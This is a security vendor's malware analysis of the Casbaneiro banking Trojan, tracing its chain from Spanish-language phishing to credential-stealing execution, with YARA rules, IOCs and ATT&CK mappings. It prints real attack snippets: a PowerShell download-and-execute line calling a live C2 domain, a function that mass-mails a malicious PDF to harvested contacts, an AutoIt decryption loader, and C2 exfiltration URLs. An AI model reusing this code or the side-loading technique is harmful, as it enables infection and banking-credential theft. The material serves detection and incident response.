Breaking Down the Casbaneiro Infection Chain

By Sygnia

Published: 2022-04-07 · Archived: 2026-04-02 12:44:17 UTC

Background

In 2018, the *Casbaneiro* banking Trojan (also referred to as *Metamorfo*) surfaced in mass MalSpam campaigns targeting Latin America. The primary objective, based on built-in functions, was to record keystrokes and harvest user credentials for financial websites.

To this day, the campaign is still very active with the target objective of financial gain. The threat actors behind the campaign utilize a variety of techniques to avoid detection and execute malicious code on compromised assets. A high-level visual representation of the multi-stage infection chain, depicted in Figure 1, has been derived from incidents investigated and mitigated by Sygnia's Incident Response Team.





Figure 1: Casbaneiro Trojan infection chain

Initial access & propagation

The infection begins with a malicious email written in Spanish emphasizing the urgent need for reviewing a PDF attachment ("Comprobante_Fiscal_Digital.pdf"). These attachments typically contain an invoice with a web link to a URL which claims to contain further details.


Se anexa el seguiente comprobante fiscal digital.

Hemos identificado que tienes pendiente de presentar, al 30 de Enero de 2022, lo siguiente:

SERIE Y FOLIO: Redacted
FECHA DE EMISION: Redacted
SERIE Y FOLIO: Redacted
MONTO TOTAL: 87.253.72

Consulte los datos adjuntos, por favor.

Descargar Todo Archivos Adjuntos (236KB)
Si no puede hacer clic en el botón, pegue este enlace en su navegador web para continuar: https://k9b.site/300122/12457856.html

Servicio de Administración Tributaria

Figure 2: Snippet of "Comprobante_Fiscal_Digital.pdf"

Once a user has accessed the website, they are prompted to download a zip archive containing a malicious "*.cmd*" script. Clicking the script initiates a series of commands hidden from view, and will trigger the download of additional scripts and binaries from one of many selected malicious domains.

```
set LBXU=in 1 –
set FPBB=GUV398481
set NN=http://a93ks.hopto[.]org/300122/YXP=FSVPJJBEKT295058/YXP=FSVPJJBEKT295058
echo ieX("IeX(New-oBJeCt Net.WebClIeNt).DOwnlOadStRING('%NN%')"); |
%QAOW%%FWI%%MSBJK%%JJIJ%%QRNT%%YFF%%BPQBDM%%IJPB%%HDFSKP%%SZN%%QACX%%ICYJRO%%UBSD%%HE
DEL "%~f0"
```

Figure 3: Partial code-snippet of the dropper ".cmd" script

As with many similar incidents, the adversary utilizes a “living-off-the-land” approach, using common binaries and scripts, most notably PowerShell, in order to carry out a variety of tasks. The threat actors use variables that include non-standard characters, strings encoded in Base64 UTF-16LE (Unicode), and which operate in memory during execution, all in an attempt to avoid detection and hamper reverse-engineering.

Figure 4: Snippet of obfuscated PowerShell code as seen in PowerShell/Operational Windows Event Logs

A series of system discovery commands leveraging PowerShell and Windows Management Instrumentation (WMI) are carried out on the victim host, in order to fingerprint the system. This includes the collection of basic information such as the language, AntiVirus software, operating system version, CPU and hostname:

- $lang = Get-Culture
- { $AntivirusProduct = Get-WmiObject -Namespace “root\SecurityCenter2” -Query “SELECT * FROM AntiVirusProduct” @psboundparameters
- $winds = (Get-WmiObject -class Win32_OperatingSystem).Caption
- $env:PROCESSOR_ARCHITECTURE
- $env:computername

As with most MalSpam campaigns, we would expect to see an increased number of malicious emails received from external domains. However, of particular interest in our analysis, we have observed the threat actors installing Outlook Messaging Application Program Interface (MAPI) via PowerShell to harvest email addresses/contacts, which are then exfiltrated via HTTP POST requests to a command and control (C2) server. One function that is dedicated to checking data received into a variable follows the relevant email address format using the regular expression:
^[_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*(\.[a-z]{2,4})$))

The objective at the end of the process is to leverage the compromised host to send thousands of incidents of MalSpam internally to unsuspecting employees of the organization. This adds credibility to the email sent, as there are no obvious anomalies in the email headers (suspicious external domains), which would typically trigger email security solutions to act and mitigate. The emails include the same PDF attachment used to compromise the previous victim hosts, and so the chain is executed once more.

```
funcE
parte de envio de emails
$path = “C:\Users\Public\010222”
$path2 = “C:\Users\Pubic\010222\Combrobante_Fiscal_Digital.pdf”
{var22} = “http://192.53.120.76/tst.factura,odf”
if (($path | Test-Path)) { Remove-Item $path -Recurse }
New-Item -ItemType directory -Path $path
{var23} = new-object System.Net.WebClient
{var23}.DownloadFile”(var22)”,”$path2″
$OL = {var2}
$result = {var4}
foreach ($line in $result.Split(“‘n”)) {
$hora = Get-Date -Format G;
foreach ($file in (Get-ChildItem -Path $path -File)) {
$mItem = $OL.CreateItem(“olMailItem”)
$mItem.To = “$line”
$mItem.Subject = “Te ha enviado un Comprobante Fiscal Digital :ATT $hora”
$mItem.Body = “Consulte los datos adjuntos, por favor. $hora “
$mItem.Attachments.Add($file.FullName)
$mItem.Send()
}
start-sleep
```

Figure 5: De-obfuscated PowerShell function for distributing emails

Staging bundled malware, persistence & execution

The setup of the malware involves multiple scripts and legitimate binaries that are downloaded as part of the previous stages. During one of the infection stages, a zip file is dropped into the directory "\Users\Public\", in order to stage one of two bundles.




Figure 6: "m.zip", two separate bundles

A "*.cmd*" script with a filename matching the victim hostname is used to randomly generate a directory on the root of volume "C:\" following the naming format of the folder as "_<*6 letters + 1 number*>_<*capital letter*>". This can be translated into a regular expression for the purposes of identification:

_{1}[A-Za-z]{6}[0-9]_[A-Z]{1}

```
@Echo off
Setlocal EnableExtensions
Setlocal EnableDelayedExpansion
cd %SystemRoot%\System32
Set /P _yuzhtp2_V=<"C:_yuzhtp2_V\"
set chars=0123456789abcdefghijklmnopqrstuvwxyz
for /L %%N in (10 1 36) do (
for /F %%C in ("!chars:~%%N,1!") do (
set "_yuzhtp2_V=!_yuzhtp2_V:%%N=%%C!"
)
)
)
for /F %%F in ("!_yuzhtp2_V!") do (
set "_yuzhtp2_V=!_yuzhtp2_V:@=!"
)
for /F %%F in ("!_yuzhtp2_V!") do (
set "_yuzhtp2_V=!_yuzhtp2_V:"=!"
)
%_yuzhtp2_V%
```

Figure 7: Code-snippet of the ".cmd" script used for folder directory setup

The next phase in the infection chain is the execution of the banking Trojan malware on the victim host. This is achieved by one of two methods, whilst evading detection. The aforementioned naming convention is used with Execution Method 1 to rename the bundled encrypted binaries. The only exemption to this is Execution Method 2 where only the folder directory and non-DLL recognized binaries are renamed due to the technique leveraged during execution, which we will explore further shortly.

In order to execute the binaries and scripts, shortcut "*.lnk*" files are created, and masquerade as symbolic links to Internet Explorer, when in fact they point towards the malicious files. The shortcuts are first used to execute the "*.cmd*" scripts used for renaming the folder and next for executing AutoIt to trigger the start of the execution chain.

Whenever the Windows operating system starts, the legitimate application is launched, thus providing a persistence mechanism. It should be noted that Sygnia did observe deletion of the "*.lnk*" files on some occasions, post-execution. This is likely because every time the scripts are run, a new randomly named folder directory is generated, anda significant amount of abnormal folder names would be visible and may raise concern amongst users if spotted.




Figure 8: Obfuscated script creating ".lnk" shortcuts, renaming binaries & deleting ".zip" files

```
Relative Path: ..\..\..\..\..\..\..\..\..\..\_ndvmrf7_R\_ndvmrf7_R.exe
Working Directory: C:\_ndvmrf7_R\
Arguments: C:\_ndvmrf7_R\_ndvmrf7_R.ai
Icon Location: %ProgramFiles%\Internet Explorer\iexplore.exe
```

Figure 9: Shortcut executing the AutoIt binary with the AutoIt script argument

Execution Method 1

The first method of execution involves utilizing a legitimate signed AutoIt PE binary, in order to execute an encrypted AutoIt script. An encrypted AutoIt script is used to export a malicious function from the third bundled binary, which is the encrypted Trojan. As the process is invoked under a trusted application, the actions subsequently taken may seem legitimate.

As depicted in Figure 6, three binaries are present in the first bundle: AutoIt ("*exe.png*"), an encrypted AutoIt script ("*1*") and the encrypted Trojan ("*m*"). As previously mentioned, these binaries are renamed post-creation by the "*.cmd*" script following the naming convention. By reviewing the script binary in a HEX editor, it's possible to obtain metadata such as the versioning, creation time, and the MD5 hash value of the password used to encrypt the script via the Jos van der Zande AutoIt3 Obfuscator.

Once decrypted and decompiled, the script contains multiple functions which focus on cryptography primarily for the objective of decrypting the Trojan. During the decryption process, a new decrypted binary with a specific file extension is created in the current working directory and then a DllCall is made to invoke the function "*F0x000102030405060708090A0B0C0D0E0F*" that is exported from the malicious decrypted dynamic link library (DLL) binary, resulting in execution.

```
GLOBAL $OLA=@WORKINGDIR
GLOBAL $OLA1=STRINGMID($OLA,4,16)
$OLA1=$OLA1&".ia"
LOCAL $OLA2=$OLA1&"a.db"
LOCAL $OLA3=$CALG_AES_256
LOCAL $OLA4="60801029″
IF _CRYPT_DECRYPTFILE($OLA1,$OLA2,$OLA4,$OLA3)THEN
ENDIF
GLOBAL $OLA5=DLLOPEN($OLA2)
DLLCALL($OLA5,"STRUCT","F0x000102030405060708090A0B0C0D0E0F")
```

Figure 10: Code snippet of decompiled AutoIt script decrypt, generate & initiate DllCall

Name	Address	Ordinal
dbkFCallWrapperAddr	00000000007D95AC	1
__dbk_fcall_wrapper	0000000000410600	2
TMethodImplementationIntercept	0000000000462680	3
F0x000102030405060708090A0B0C0D0E0F	00000000007B2A54	4
DllEntryPoint	00000000007C2154	[main entry]

Figure 11: Decrypted Trojan (.iaa.db) with notable export function

The file extensions of the decrypted payload were hardcoded and could be any of the following, .ai, .ia, .db, .a1, .bc, .iaa. However, these were typically used to masquerade the decrypted payload (i.e. .db, an SQLite database extension).

Execution Method 2

The second method of execution uses a different version of the archive "*m.zip*" bundle. As depicted in Figure 6, three binaries are present in the bundle; a legitimate Oracle Java Platform SE 8 PE ("*exe.png*"), a legitimate Microsoft Visual Studio 2010 ("*MSVCR100.dll*") and a malicious dynamic link library (*DLL*) masquerading as a legitimate file ("*jli.dll*") commonly used in conjunction with the Oracle Java ("*kinit.exe*") file.

A review of the import functions required by the Oracle Java application, as depicted in Figure 12, confirms the requirement for a supposing ("*jli.dll*") binary developed by Oracle to be present.

Address	Ordinal	Name	Library
00000000004020B8		JLI_CmdToArgs	jli
00000000004020BC		JLI_GetStdArgc	jli
00000000004020C0		JLI_MemAlloc	jli
00000000004020C4		JLI_GetStdArgs	jli
00000000004020C8		JLI_Launch	jli

Figure 12: Legitimate Oracle Java (kinit.exe) imported functions from jli.dll

On closer inspection of the (“*jli.dll*”) binary, it does not appear to have been developed by Oracle, based on a review of static properties, as depicted in Figure 13. However, the binary does have export function names which are expected and required by the Java application.




Figure 13: Malicious “jli.dll” file properties




Figure 14: Malicious “jli.dll” file notable export functions

This is significant, as the adversary intends to facilitate DLL search order hijacking by placing the malicious DLL file in the same directory as the legitimate Oracle Java application. This will then be used for DLL side-loading the malicious payload, resulting in execution.

Sygnia was able to identify numerous different payloads, compiled and deployed by the adversary from December 2021 through February 2022. Some were packed via “*VMProtect*” and unpacked into memory upon execution, whilst others were encrypted and only decrypted upon execution. All of the DLL files were written in Pascal, compiled by “*borlanddelphi*”, and were found to contain Portuguese language strings throughout. Additional embedded functions were found to be obfuscated to hamper reverse-engineering. What was consistent was the use of the magic string “Staticdata” as the software product reference in the file properties. This could be utilized to identify any decrypted payloads on hosts, which may not be known to AntiVirus signature databases.

Following further analysis of multiple malware binaries, once initially executed, the malware harvests information including the hostname, operating system version and AntiVirus software installed. This data is then exfiltrated to a hardcoded command and control (C2) server via port 80 (HTTP), and the malware awaits further commands.

```
http://172.105.105.85/ala/14/index.php?AT=admin
DESKTOP-1049P28 Microsoft Windows 10 Enterprise Evaluation (64)bit&MD=Windows Defender
```

Figure 15: Initial fingerprinting of victim host & exfiltration

Full reverse-engineering details are beyond the scope of content for this report. Functions were observed to facilitate recording keystrokes from the compromised host. Whilst the malware currently has no known links to facilitate access to other threat actors, operating under a strict regime, this could lead to more nefarious activities and therefore effective mitigation should be deployed at the earliest opportunity.

To learn more about Sygnia’s Incident Response services click here.

If you are currently impacted by a cyber incident, or are seeking guidance, please contact us or call our 24/7 hotline +1-877-686-86

Appendices

YARA Rules

```
rule Casbanerio_Dropper_Script
{
meta:
author = “Dan Saunders”
copyright = “Sygnia”
date = “22/02/2022”
version = “1.0”
description = “Detects Casbanerio Dropper Script.”
tlp = “WHITE”
strings:
$s1 = “%SystemRoot%” wide ascii
$d1 = “http://a93ks.hopto.org” wide ascii
$d2 = “http://dz.myddns.me” wide ascii
$d3 = “http://newyear1.gotdns.ch” wide ascii
$d4 = “http://m9b4s2.site” wide ascii
$p1 = “IeX(New-oBJeCt Net.WebClIeNt).DOwnlOadStRING(‘%NN%’)” wide ascii
$p2 = “Ie X (N ew-oBJ e Ct N et. Web ClIeNt ).DOwnlOa d StRIN G(‘%NN%’)” wide ascii
$r1 = “%~f0” wide ascii
condition:
$s1 and (1 of ($d) and (1 of ($p) and $r1 and filesize < 1KB))
}

rule Casbanerio_Directory_Script
{
meta:
author = “Dan Saunders”
copyright = “Sygnia”
date = “22/02/2022”
version = “1.0”
description = “Detects Casbanerio Directory Script.”
tlp = “WHITE”
strings:
$s1 = “%SystemRoot%” wide ascii
$s2 = “Setlocal EnableExtensions” wide ascii
$s3 = “Setlocal EnableDelayedExpansion” wide ascii
$s4 = “set chars=0123456789abcdefghijklmnopqrstuvwxyz” wide ascii
$s5 = “Set /P” wide ascii
$s6 = “for /L %%N” wide ascii
$s7 = “for /F %%C” wide ascii
$s8 = “for /F %%F” wide ascii
condition:
all of ($s*) and filesize < 500
}

rule Casbanerio_Trojan_DLL
{
meta:
author = “Dan Saunders”
copyright = “Sygnia”
date = “22/02/2022”
version = “1.0”
description = “Detects Decrypted Casbanerio Trojan DLL.”
tlp = “WHITE”
strings:
$fh = { 4D 5A 50 }
$s1 = “Staticdata” fullword wide ascii
$s2 = “com.embarcadero.Staticdata” fullword wide ascii
condition:
$fh at 0 and (all of ($s*) and filesize > 10KB and filesize< 20KB)
}
```

Indicators of Compromise

Domains & IPs

VALUE	DESCRIPTION
k9b[.]site	C2 Domain
a93ks.hopto[.]org	C2 Domain
ckws[.]info	C2 Domain
m9b4s2[.]site	C2 Domain
dz.myddns[.]me	C2 Domain
newyear1.gotdns[.]ch	C2 Domain
a9m1x[.]icu	C2 Domain
139.177.194[.]76	C2 IP Address
172.105.98[.]184	C2 IP Address
192.53.120[.]76	C2 IP Address
45.79.48[.]129	C2 IP Address
45.79.52[.]41	C2 IP Address
45.79.52[.]25	C2 IP Address
172.105.105[.]85	C2 IP Address
45.33.53[.]179	C2 IP Address
185.230.141[.]242	C2 IP Address

File Hashes

HASH (SHA1)	FILE NAME	DESCRIPTION
fbeb9f7a7a058f49ee9cc13bd6430d07b1843ff3	Comprobante_Fiscal_Digital.pdf	Spear phishing
2a4062e10a5de813f5688221dbeb3f3ff33eb417	exe.png	AutoIt v3
615dc2fa827fab39e16a7e9721f484e7f4d34f8e	exe.png	Java(TM) Platform SE 8
12822e1372ced962e6c3ec9bf5f258181fa1fbcb	djrwi1_%Txmg(761275).cmd	Dropper
4ad185fa0c9ec29a0de85b8d47d11984d0db3c47	dxheok_LI%v9aa_(66).cmd	Dropper
2accdeb25938d4857dc54c03ea1d791e198482e6	itvjl%F_(16061).cmd	Dropper
7baccbc6b4748aee4945bb6b79a32192bf141971	jebH_r%zQqs(38226).cmd	Dropper
8fc76b0f8f25ce5a24e54f7da2be5e354b62f05a	kWdE%ZsfyR(5962045).cmd	Dropper
63782b0f5b394ae09b6996c266b17463325e866b	mpbjNDLM%LQw6(27).cmd	Dropper
b2f3077e17c6040570fafc86a4b34a602bf7180b	reazczQR%Fd(4908).cmd	Dropper
7ec72dbea435e17263fa7fca86c50c239886f5cc	shsgjiNGW_%6HD(102470).cmd	Dropper
c0b572cd3e7c39fef612033d77b521aa939ec87e	upi6z1_%G9(335994).cmd	Dropper
5c74508b6b6876a8dfa28b82eebb7b5e75850f1a	wdoz_BGV%AHU(8840).cmd	Dropper
7b70f2fdafae892d7dc61e64513fc9ab2f8997a9	wtrg_zz%qjh_O(70196).cmd	Dropper
9ba579bd62247f5619636c22217372f298fd9ee1	wxy_o%i_(20).cmd	Dropper
ad73fb678e6cac849fe756090a9019a069746224	wyyvxNOyC%Vv(32718).cmd	Dropper
05c3633b2015b1bb759c11dbf9c2b189574f864d	xeanbOd_i%qF4n(58077).cmd	Dropper
50e0a640571564068c5cfb60f890fb954a2f8895	ybr_D%xR(789980).cmd	Dropper
ae67320aaa6fb6ec8c46e98f27778ae9f55e234f	yD_z__%J_(90637).cmd	Dropper

d41fbaa6516d553138b992ce9887ced5a55481be	_tnrqdz5_T.ai	AutoIt script encrypted
191c8778cb9a8a3ceb41e2ef497b448998c5f22d	_tnrqdz5_T.ia	Casbaneiro payload encrypted
1521d9513137eb4d9566dba7a9d0bba746baa941	_bgsure4_G.ai	AutoIt script encrypted
a3173e18ac423257f7c5e070b72446bcb790b5ac	_bgsure4_G.ia	Casbaneiro payload encrypted
88b50eeaa46ac046fa35bbb24f33150034752129	_bzpvwq5_C.ai	AutoIt script encrypted
e37cf65152c1ab488af2cfb70103c09701b102ac	_bzpvwq5_C.ia	Casbaneiro payload encrypted
88b50eeaa46ac046fa35bbb24f33150034752129	_nhfpcm3_C.ai	AutoIt script encrypted
5d436d47c2407099dcaa480369b3d50a01306adb	_nhfpcm3_C.ia	Casbaneiro payload encrypted
982a3f68204b1b93d2f6e13c22f4816fa168ea91	_sxvbak6_B.ai	AutoIt script encrypted
e7a71b958ac46cad16ded1b5afec5e61cd55330f	_sxvbak6_B.ia	Casbaneiro payload encrypted
d41fbaa6516d553138b992ce9887ced5a55481be	_vbjsxk7_G.ai	AutoIt script encrypted
8a290ac2228f2488393cdd8c8f03118992859e60	_vbjsxk7_G.ia	Casbaneiro payload encrypted
1521d9513137eb4d9566dba7a9d0bba746baa941	_zqvrxa7_J.ai	AutoIt script encrypted
641e4ac21fb869e1fca986cd4bdef79fa6c1a83a	_zqvrxa7_J.ia	Casbaneiro payload encrypted
d41fbaa6516d553138b992ce9887ced5a55481be	_ndvmrf7_R.ai	AutoIt script encrypted
d2cdca25e93963ab14555840aab1d05aee8d1ef4	_ndvmrf7_R.ia	Casbaneiro payload encrypted
88b50eeaa46ac046fa35bbb24f33150034752129	_yuzhtp2_V.ai	AutoIt script encrypted
6a52169c5963628577e8776af2fcbb02560c25d9	_yuzhtp2_V.ia	Casbaneiro payload encrypted
6caadbbc171d877d485bc4d3db08ed226072ca68	_yuzhtp2_V.ia__yuzhtp2_V.ia	Casbaneiro Banking Trojan decrypted
46a01b0c3a782a51f4bf113c0b8a2d29254131db	_abcdeg2_V.iaa.db	Casbaneiro Banking Trojan decrypted

37bbc51b6a20d9f95b9b6c78f0ecc013c4feb49f	_bgsure4_G.iaa.db	Casbaneiro Banking Trojan decrypted
954126b7f7e5450ed9fcd7238db298a781fc65e9	_bzpvwq5_C.ia_bzpvwq5_C.ia	Casbaneiro Banking Trojan decrypted
4dbde7ce0877c34655523669b165d996784b3fa3	_ndvmrf7_R.ia.a1	Casbaneiro Banking Trojan decrypted
10283bed9344e469e7439db2f34a05efbe6a4b1e	_nhfpcm3_C.ia_nhfpcm3_C.ia	Casbaneiro Banking Trojan decrypted
9bf891536c66ff923766702ec45431a2c88435b3	_sxvbak6_B.ia.bc	Casbaneiro Banking Trojan decrypted
a02c84518cd357642745cdbe09f8f73eda723eb2	_tnrqdz5_T.ia.a1	Casbaneiro Banking Trojan decrypted
0a553c70955830a30804fa562fff1ffd335a201d	_vbjsxk7_G.ia.a1	Casbaneiro Banking Trojan decrypted
7b4a4f1035e076beb1525a604176e104a7c330a7	_zqvrxa7_J.iaa.db	Casbaneiro Banking Trojan decrypted
8df3e5c5d82ab73b220a233115541676c947e344	jli.dll	Casbaneiro Banking Trojan decrypted

MITRE ATT&CK® TTPs

Initial Access:

1. T1566 – Phishing
    1. T1566.001 – Phishing: Spearphishing Attachment
    2. T1566.002 – Phishing: Spearphishing Link

Execution:

2. T1204 – User Execution
    1. T1204.002 – Malicious File
3. T1059 – Command and Scripting Interpreter
    1. T1059.001 – PowerShell
    2. T1059.003 – Windows Command Shell
4. T1574 – Hijack Execution Flow
    1. T1574.001 – DLL Search Order Hijacking
    2. T1574.002 – DLL Side-Loading
5. T1129 – Shared Modules
6. T1047 – Windows Management Instrumentation

Persistence:

7. T1547 – Boot or Logon Autostart Execution
    1. T1547.009 – Shortcut Modification

Defense Evasion:

8. T1140 – Deobfuscate/Decode Files or Information
9. T1036 – Masquerading
    1. T1036.005 – Match Legitimate Name or Location
    2. T1036.007 – Double File Extension
10. T1027 – Obfuscated Files or Information
    1. T1027.002 – Software Packing

Credential Access:

11. T1056 – Input Capture

    1. T1056.001 – Keylogging
    2. T1056.002 – GUI Input Capture

Discovery:

12. T1518 – Software Discovery
    1. T1518.001 – Security Software Discovery
13. T1033 – System Owner/User Discovery
14. T1082 – System Information Discovery

Collection:

15. T1115 – Clipboard Data
16. T1119 – Automated Collection

Command & Control:

17. T1102 – Web Service
    1. T1102.003 – One-Way Communication

Exfiltration:

18. T1041 – Exfiltration Over C2 Channel
19. T1071 – Application Layer Protocol
    1. T1071.001 – Web Protocols

If you are currently impacted by a cyber incident, or are seeking guidance, please contact us or call our 24/7 hotline +1-877-686-86
